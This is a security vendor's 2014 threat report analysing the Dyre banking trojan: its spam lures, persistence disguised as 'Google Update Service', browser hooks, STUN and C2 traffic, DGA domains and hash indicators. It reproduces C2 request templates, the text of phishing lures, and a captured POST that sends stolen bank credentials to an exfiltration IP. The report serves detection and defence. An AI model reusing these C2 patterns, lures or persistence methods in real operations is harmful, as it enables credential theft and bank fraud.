Dyre Banking Trojan

secureworks.com/research/dyre-banking-trojan

Wednesday, December 17, 2014

- **Author:** Brett Stone-Gross and Pallav Khandhar, Dell SecureWorks Counter Threat Unit™ Threat Intelligence
- **Date:** 17 December 2014

Summary

Threat actors regularly develop new Trojan horse malware to fuel their operations and to ensure the longevity of their botnets. After the takedowns of the Gameover Zeus and Shylock botnets, researchers predicted that a new breed of banking malware would fill the void. In early June 2014, the Dell SecureWorks Counter Threat Unit™ (CTU™) research team discovered the Dyre banking trojan, which was being distributed by Cutwail botnet spam emails that included links to either Dropbox or Cubby file storage services. The threat actors later shifted to distribution via the Upatre downloader trojan. Dyre is also known as Dyreza, Dyzap, and Dyranges by the antivirus industry.

Capabilities

Dyre harvests credentials, primarily targeting online banking websites to perform Automated Clearing House (ACH) and wire fraud. The malware includes a modular architecture, man-in-the-browser functionality, and a backconnect server that allows threat actors to connect to a bank website through the victim's computer. The man-in-the-browser functionality is based on a unique combination of redirects to fake websites controlled by the threat actor ("web fakes") and a dynamic web inject system that allows the threat actors to manipulate a financial institution's website content. Similar to other banking trojans, Dyre hooks into the most popular web browsers to intercept traffic from a victim's system, stealing information and manipulating website content before it is rendered by the browser.

Early Dyre versions were relatively primitive, sending command and control (C2) communications and stolen data via unencrypted HTTP. Recent iterations of Dyre use SSL to encrypt all C2 communications, as well as a custom encryption algorithm. Dyre also uses RSA cryptography to digitally sign configuration files and malware plugins to prevent tampering.

Malware distribution

Each Dyre binary has an ID value that allows the malware operators to identify the campaign associated with each compromise. These campaigns are often localized to target specific geographic regions. Since Dyre's introduction, the CTU research team has identified 21 unique

Dyre campaigns (see Figure 1). As of this publication, Dyre has targeted more than 242 financial institutions.





Figure 1. Distribution of active Dyre campaigns observed by CTU researchers as of this publication. (Source: Dell SecureWorks)

Malware distribution vector

Dyre is downloaded and installed on compromised systems by the Upatre downloader trojan, which is distributed through spam emails sent by the Cutwail botnet and at least two other spam botnets. The emails contain Upatre as an embedded malware executable in a ZIP attachment (see Figure 2) or as a malicious URL. In both instances, user interaction is required to compromise the targeted system. Dyre campaigns use different lures, such as impersonating FedEx invoices, electronic faxes, and payroll or financial documents.


run.payroll.invoice@adp.ca
July 11, 2014 8:11 PM
To: [redacted]
Hide Details
ADP Payroll Invoice

Your ADP Payroll invoice is attached for your review. If you have any questions regarding this invoice, please contact your ADP service team at the number provided on the invoice for assistance.

Thank you for choosing ADP Payroll.
Important: Please do not respond to this message. It comes from an unattended mailbox.

invoice8759126.zip (9 KB)

"INTERNAL FAX" <fax@domain.com>
To: pal@company.com
Subject: You have received a new fax

You have received fax from EPSON39934481 at company.com


Scan date: Nov 25, 2014
Number of page(s): 03
Resolution: 400x400 DPI
Name: fax979142840.pdf

Attached file is scanned image in PDF format.

Figure 2. Spam email lure samples dropping Dyre via Upatre downloader as an attachment. (Source: Dell SecureWorks)

Architecture

The Dyre malware is packed and obfuscated in multiple layers, and it is divided into two modules: the dropper and the main DLL module. The DLL module is stored in two distinct resources named payload32 and payload64, which Dyre activates on 32-bit or 64-bit Windows platforms, respectively. The malware drops a slightly modified copy of itself, using a random filename like "tlBTyLNuJkruXja.exe," in the C:\Windows folder (see Figure 3). When Dyre launches this file, malicious code is injected into svchost.exe.




Address: C:\WINDOWS

Name	Size	Type	Date Modified
setupapi	432 KB	Text Document	9/3/2012 7:07 PM
setuperr	0 KB	Text Document	3/26/2009 9:45 PM
setuplog	803 KB	Text Document	3/26/2009 4:29 PM
Soap Bubbles	65 KB	Bitmap Image	8/23/2001 4:30 PM
Sti_Trace	0 KB	Text Document	3/26/2009 9:49 PM
system	1 KB	Configuration Settings	3/26/2009 9:46 PM
tabletoc	2 KB	Text Document	3/26/2009 5:04 PM
TASKMAN	15 KB	Application	8/23/2001 4:30 PM
tlBTyLNuJkruXja	376 KB	Application	12/9/2014 12:35 AM
tsoc	16 KB	Text Document	3/26/2009 5:04 PM

Figure 3. Default location for dropped Dyre files. (Source: Dell SecureWorks)

For persistence, Dyre registers as a system service under "Google Update Service" by adding an HKLM\SYSTEM\ControlSet001\Services\googleupdate registry key (see Figure 4).




Name	Type	Data
(Default)	REG_SZ	(value not set)
DisplayName	REG_SZ	Google Update Service
ErrorControl	REG_DWORD	0x00000001 (1)
ImagePath	REG_EXPAND_SZ	C:\WINDOWS\tlBTyLNuJkruXja.exe
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\googleupdate

Figure 4. Dyre's persistence mechanism. (Source: Dell SecureWorks)

The malware hides its base configuration file, RSA key, and other important data within the resource section of the Dyre DLL (see Figure 5).



General info : Type : RT_RCDATA ID : 8DXND2FU1

Raw : 0000EFC4 Rva : 000141C4

Size : 00009B6D

Identified as : Standard Resource

Resource Ok.

Figure 5. Dyre resource section containing important data. (Source: Dell SecureWorks)

Dyre beacons to the hard-coded IP addresses listed in the base configuration file. The first request registers a bot on the C2 server. The malware sends the compromised system's operating system information to the C2 server and continues beaconing requests.


Dyre's web inject engine uses a slightly different approach than other banking trojans. The injected process hooks code into Mozilla Firefox, Google Chrome, and Microsoft Internet Explorer, intercepting victims' credentials when they log into a bank account or other financial service. For each web browser, Dyre hooks different functions within the loaded DLLs:

- Firefox: PR_Read and PR_Write functions within nspr4.dll
- Chrome: ssl_read and ssl_write functions within chrome.dll
- Internet Explorer: functions within wininet.dll

When a victim on a compromised system visits one of the targeted banking websites and enters login credentials, Dyre intercepts the data and sends a POST request to the threat actor's drop server. The request includes cookies and browser information. The malware can also manipulate banking website content dynamically, which can be used to circumvent two-factor authentication schemes.

Command and control traffic

Dyre contacts Google to check network connectivity and then submits a Session Traversal Utilities for NAT (STUN) binding request (see Figure 6). STUN allows a system located behind a network address translator (NAT) to discover a public IP address.



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	192.168.0.19	213.46.228.196	DNS	70	Standard query 0x19cc A google.com
2	0.204722000	213.46.228.196	192.168.0.19	DNS	166	Standard query response 0x19cc A 173.194.65.101 A 173.194.65.113 A
3	0.207268000	192.168.0.19	173.194.65.101	TCP	62	exosee > http [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1
4	0.310727000	173.194.65.101	192.168.0.19	TCP	64	http > exosee [SYN, ACK] Seq=0 Ack=1 Win=42900 Len=0 MSS=1430 SACK_P
5	0.311360000	192.168.0.19	173.194.65.101	TCP	54	exosee > http [ACK] Seq=1 Ack=1 Win=64350 Len=0
6	0.311554000	192.168.0.19	173.194.65.101	TCP	54	exosee > http [FIN, ACK] Seq=1 Ack=1 Win=64350 Len=0
7	0.314102000	192.168.0.19	213.46.228.196	DNS	75	Standard query 0x28cd A stun.schlund.de
8	0.479224000	173.194.65.101	192.168.0.19	TCP	64	http > exosee [FIN, ACK] Seq=1 Ack=2 Win=42899 Len=0 [ETHERNET FRAME
9	0.479483000	192.168.0.19	173.194.65.101	TCP	54	exosee > http [ACK] Seq=2 Ack=2 Win=64350 Len=0
10	0.567082000	213.46.228.196	192.168.0.19	DNS	107	Standard query response 0x28cd A 212.227.67.194 A 212.227.67.195
11	0.567527000	192.168.0.19	212.227.67.194	CLASSIC-STI	62	Message: Binding Request
12	0.670284000	212.227.67.194	192.168.0.19	CLASSIC-STI	150	Message: Binding Response
13	1.209219000	192.168.0.19	212.227.67.194	CLASSIC-STI	70	Message: Binding Request
14	1.519170000	192.168.0.19	212.227.67.194	CLASSIC-STI	70	Message: Binding Request
15	2.222291000	192.168.0.19	212.227.67.194	CLASSIC-STI	70	Message: Binding Request
16	3.721627000	192.168.0.19	212.227.67.194	CLASSIC-STI	70	Message: Binding Request
17	6.830530000	192.168.0.19	212.227.67.194	CLASSIC-STI	70	Message: Binding Request
18	11.534619000	192.168.0.19	212.227.67.194	CLASSIC-STI	70	Message: Binding Request
19	18.362332000	192.168.0.19	212.227.67.195	CLASSIC-STI	62	Message: Binding Request
20	18.505782000	212.227.67.195	192.168.0.19	CLASSIC-STI	150	Message: Binding Response

Figure 6. Dyre's network connectivity check and STUN requests. (Source: Dell SecureWorks)

The STUN servers listed in Table 1 are hard-coded in the Dyre binary.

stun1.voiceeclipse.net	stun.callwithus.com	stun.sipgate.net
stun.ekiga.net	stun.ideasip.com	stun.internetcalls.com
stun.noc.ams-ix.net	stun.phonepower.com	stun.voip.aebc.com
stun.voipbuster.com	stun.voxgratia.org	stun.ipshka.com
stun.faktortel.com.au	stun.iptel.org	stun.voipstunt.com

stunserver.org	s1.taraba.net	s2.taraba.net
stun.l.google.com:19302	stun1.l.google.com:19302	stun2.l.google.com:19302
stun3.l.google.com:19302	stun4.l.google.com:19302	stun.schlund.de
stun.rixtelecom.se	stun.voiparound.com	numb.viagenie.ca
stun.stunprotocol.org	stun.2talk.co.nz	

Table 1. Hard-coded STUN servers.

To hide its backend infrastructure, Dyre deploys a set of proxy servers that act as C2 servers. As shown in Figure 7, these servers are primarily located in North America and Europe. The threat actors have also implemented additional methods to maintain control of the botnet.





Figure 7. Geographic distribution of Dyre C2 servers. (Source: Dell SecureWorks)

Dyre uses SSL to communicate with its C2 server. The requests use a standard structure, substituting appropriate values for the *<Campaign ID>, <Bot ID>, and <Architecture>* variables:

```
GET /<Campaign ID>/<Bot ID>/5/cert/EXT-IP/HTTP/1.1 (Register the Bot)

GET /<Campaign ID>/<Bot ID>/0/Win_XP_32bit/1023/EXT-IP/HTTP/1.1 (Register OS of Bot)

GET /<Campaign ID>/<Bot ID>/1/FcJgUwyCWvgLPymGiJGwUkwCVcBMmiD/EXT-IP/(Send live signal)

GET /<Campaign ID>/<Bot ID>/5/httprdc/EXT-IP/HTTP/1.1 (Ask for web fakes configuration
data with target list)

GET /<Campaign ID>/<Bot ID>/5/respparser/EXT-IP/HTTP/1.1 (Request dynamic web inject
configuration)

GET /<Campaign ID>/<Bot ID>/5/twg<Architecture>/EXT-IP/HTTP/1.1 (Request grabber plugin)

GET /<Campaign ID>/<Bot ID>/5/i2p<Architecture>/EXT-IP/HTTP/1.1 (Request I2P plugin)

GET /<Campaign ID>/<Bot ID>/5/n_vnc<Architecture>/EXT-IP/HTTP/1.1 (Request VNC plugin)

GET /<Campaign ID>/<Bot ID>/5/n_tv<Architecture>/EXT-IP/HTTP/1.1 (Request TV plugin)

GET /<Campaign ID>/<Bot ID>/5/cfg_bc/EXT-IP/HTTP/1.1 (Request back connect configuration)

GET /<Campaign ID>/<Bot ID>/14/NAT/Port%20restricted%20NAT/0/EXT-IP/(NAT status)
```


Figure 8 shows a Dyre request for the configuration file identifying the list of URLs to redirect to the malicious server hosting the web fake. The C2 server's reply is encrypted with a custom encryption algorithm, and the payload is digitally signed using a 1024-bit RSA key.



```
GET /0512uk1/ACCNTPAY-C581E2_W512600.E24769254758A16A1F7EAA4F73533879/5/httprdc/
EXTIPADDRESS/ HTTP/1.1
User-Agent: Opera/9.80
Host: 94.23.2.19:19000

HTTP/1.1 200 OK
Server: Stalin
Content-Length: 4764

.{k..u...L.s...6E.....L.(....(.......u$.......2.,`.?K.uy6K2#..^)L.lz.W0.......?.
+jD.X.ss'E--.._g..l8Ay".......7.miE:C.Sw9Dq ..X;o."uXe,....
..;.1+I4^.|w>Aq%..T/..vg.u*.......2.1lM3E.0r?.RL..J?L.byFz,....
..;.6+I2G.]A.f0!...$
.ly.r*.......p.#kA1C.{8"H,h..Pg!.P[Bq*.......p.-/'W..ia~H>(..T&..v
{^b .......;..Ry.E.qx.F0!...,
....a2.......;.1+B.H.0u?.*-....zM.vc.fj....a..).5+D*E.|83E2i..[)..w9Le5....M..).lwH>..q
{.]:$..Mg..u'.e,....C..9.,+R5^.r<] ~)..T&..avC}
*.......0.lfEs_.1f5X,)..Qg..dxC9)....B....0..*].0d2Y;/..I)..`x@9!.......?.2}.P .is<F,
)..T+..trAz6.......1.mf02Z.lb1Fp5..S'..jyIs=....F....*v0>..{z<Y9'..Rf..n8Ay".......0.
$fIw'.?z<E&"..T&..lyA.+........-.#kAsI.s9.E8)..q'..m9Ge5.......p..v^8X..x;K1?..P-..m|
Dx".......?..q.<Y.f<] ~$..V!..-uLx........?.&
+I2..u9.E8)..q'..m9Le5....M..=.1v.7Z.qd7K1h..Pg..nvAy"....f..-.#q0*K.0d2Yq
%...?..,gBd1..........lI<^.qx#.RL..I<L.fn.u*.......3.miE:E.4.Z.=3..S-..avC},........:.-
hG8X.ww<H>(..S/L.lz.A..........1uF<S...qE1*..Xe..p~Cs6.......8.!
j^1K.z83Eq3.._=..mr^ej.......1.+k.7Y.4.Z.</..S<..tr0u$.......=./
```

Figure 8. Dyre's configuration request to the C2 server. (Source: Dell SecureWorks)

Dyre performs a man-in-the-browser attack to steal data sent to a legitimate bank website. The malware sends the stolen data to its exfiltration server in an HTTP POST request (see Figure 9).



```
No.   Time          Source            Destination
7023  1117.530106   192.168.168.137   5.79.86.19
7034  1117.649861   5.79.86.19        192.168.168.137
7013  1117.430335   192.168.168.137   5.79.86.19
7021  1117.529923   5.79.86.19        192.168.168.137
7022  1117.530007   192.168.168.137   5.79.86.19
7024  1117.530136   5.79.86.19        192.168.168.137
7033  1117.649349   5.79.86.19        192.168.168.137
7035  1117.649941   192.168.168.137   5.79.86.19
7036  1117.650103   192.168.168.137   5.79.86.19
7037  1117.650256   5.79.86.19        192.168.168.137
7049  1117.751061   5.79.86.19        192.168.168.137
7050  1117.751152   192.168.168.137   5.79.86.19

▷ Frame 7023: 1282 bytes on wire (10256 bits), 1282 bytes c
▷ Ethernet II, Src: Vmware_3f:44:91 (00:0c:29:3f:44:91), Ds
▷ Internet Protocol Version 4, Src: 192.168.168.137 (192.16
▷ Transmission Control Protocol, Src Port: usat (1109), Ds
▷ Hypertext Transfer Protocol
▷ Line-based text data: application/x-www-form-urlencoded
```

```
POST /l/?retry=1 HTTP/1.1
x-requested-with: XMLHttpRequest
Accept-Language: en-us
Referer: https://[redacted]ComNewflogonMini=true
Accept: */*;q=0.5, text/javascript, application/javascript, application/ecmascript, application/x-
ecmascript
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
x-csrf-token: [illegible]
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Host: [redacted]
Content-Length: 53
Connection: Keep-Alive
Cache-Control: no-cache
Cookie: [illegible]
uid=[redacted]
X-Forwarded-For: 173.75.14.30
BotInfo: [illegible]

utf8=%E2%9C%93&retry=&user_id=[redacted]&password=[redacted]HTTP/1.1 202 Accepted
Content-Type: text/plain; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive
Status: 202 Accepted
X-Frame-Options: SAMEORIGIN
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Cache-Control: no-cache
X-Request-Id: [illegible]
X-Runtime: 0.012058
X-Powered-By: Phusion Passenger 4.0.45
Date: Thu, 07 Aug 2014 13:28:42 GMT
Server: nginx + Phusion Passenger 4.0.45

1
```

Intercepting data for target bank website and POST it to exfil server @ 5.79.86.19

Exfil server gracefully accepts the data

Figure 9. Dyre HTTP POST request to exfiltration server. (Source: Dell SecureWorks)

Command and control resiliency_

Since Dyre's inception, it has relied upon a set of hard-coded proxy servers to communicate with its backend infrastructure. The threat actors have implemented two mechanisms to maintain control of the botnet if the proxies are unreachable: a domain generation algorithm and a plugin that integrates with an anonymization network called I2P.

Domain generation algorithm

Similar to other malware families, Dyre uses a domain generation algorithm (DGA) that is seeded by the current date. It generates 1,000 34-character domains per day, which are appended to one of eight country code top-level domains (ccTLDs) in Asia and the Pacific Islands: .cc, .ws, .to, .in, .hk, .cn, .tk, and .so. The following domains were generated on December 8, 2014:

- y3aaa48a7056d7075c3760cdbd90a75b8f.cc
- z376dfe4955a257a78944864dd0158d172.ws
- a8377c5a7c390331b15c1df94fa745e38a.to
- ba3be71036fc2c06d603a2b17d41ffe71a.in
- c9cca04cec2588918820cf33ba4337cca8.hk
- dec4f75e53d7202136164e2b26456dabdf.cn
- e3d68349d47efa0d5a9a92b1239bc4d48c.tk
- f85db5ce8675f53b61f00ca0e822a33312.so

CTU researchers sinkholed a Dyre DGA domain to identify sources of infection and to ascertain the number of compromised systems that resorted to the DGA for command and control. During a 24-hour interval, the sinkhole received requests from 8,815 unique IP addresses. The U.S. led the number of compromised systems with 59%, followed by Canada with 8%, Portugal with 7%, the UK with 5%, and Turkey with 3% (see Figure 10).




Figure 10. Infected Dyre bots reaching out to DGA domains. (Source: Dell SecureWorks)

I2P

The Invisible Internet Project (I2P) is an overlay network similar to Tor that offers anonymity. It provides anonymous hosting known as eepSites, which are similar to Tor's hidden services. eepSites allow users to access websites in a way that masks the true location of the server, so that it cannot be easily identified and taken down. On December 3, 2014, CTU researchers observed a Dyre sample that included the following I2P eepSite domain: nhgyzrn2p2gejk57wveao5kxa7b3nhtc4saoonjpsy65mapycaua.b32.i2p.

Dyre's implementation of an I2P plugin has several tradeoffs. It makes the malware's backend server more difficult to trace, and the encapsulation of Dyre requests using I2P's encrypted protocol could complicate development of network-based signatures. However, I2P has not been widely adopted, so its presence may also be used to identify compromises.

Connection to Gozi Neverquest

CTU researchers have observed a relationship between the Dyre trojan and the Neverquest variant of Gozi. On several occasions, Gozi Neverquest pushed commands to download and execute a Dyre executable, and there have been other instances of Dyre issuing commands to download and execute a Gozi Neverquest executable. These examples suggest that one or more of the same threat actors are involved with both botnets, and they may leverage each trojan according to their specific needs.

Conclusion

Dyre has emerged from its early stages of development to become one of the most prominent banking trojans. Each iteration included refinements and new features to make it more powerful and robust. The version of Dyre being distributed as of this publication provides advanced capabilities with web fakes, dynamic web injects, a modular design, and multiple methods for maintaining command and control. The introduction of Dyre shortly after the takedown of Gameover Zeus shows the determination of threat actors targeting the financial vertical.

Threat indicators

The threat indicators in Table 2 can be used to detect activity related to the Dyre banking malware. The IP addresses listed in the indicators table may contain malicious content, so consider the risks before opening them in a browser.

Indicator	Type	Context
0a77a39285d6bc816791320bb13408e5	MD5 hash	Dyre trojan
c3980a6228b68f88a0718de7a0362116	MD5 hash	Dyre trojan
b5b3af636f545da62f87c2773aa99016	MD5 hash	Dyre trojan
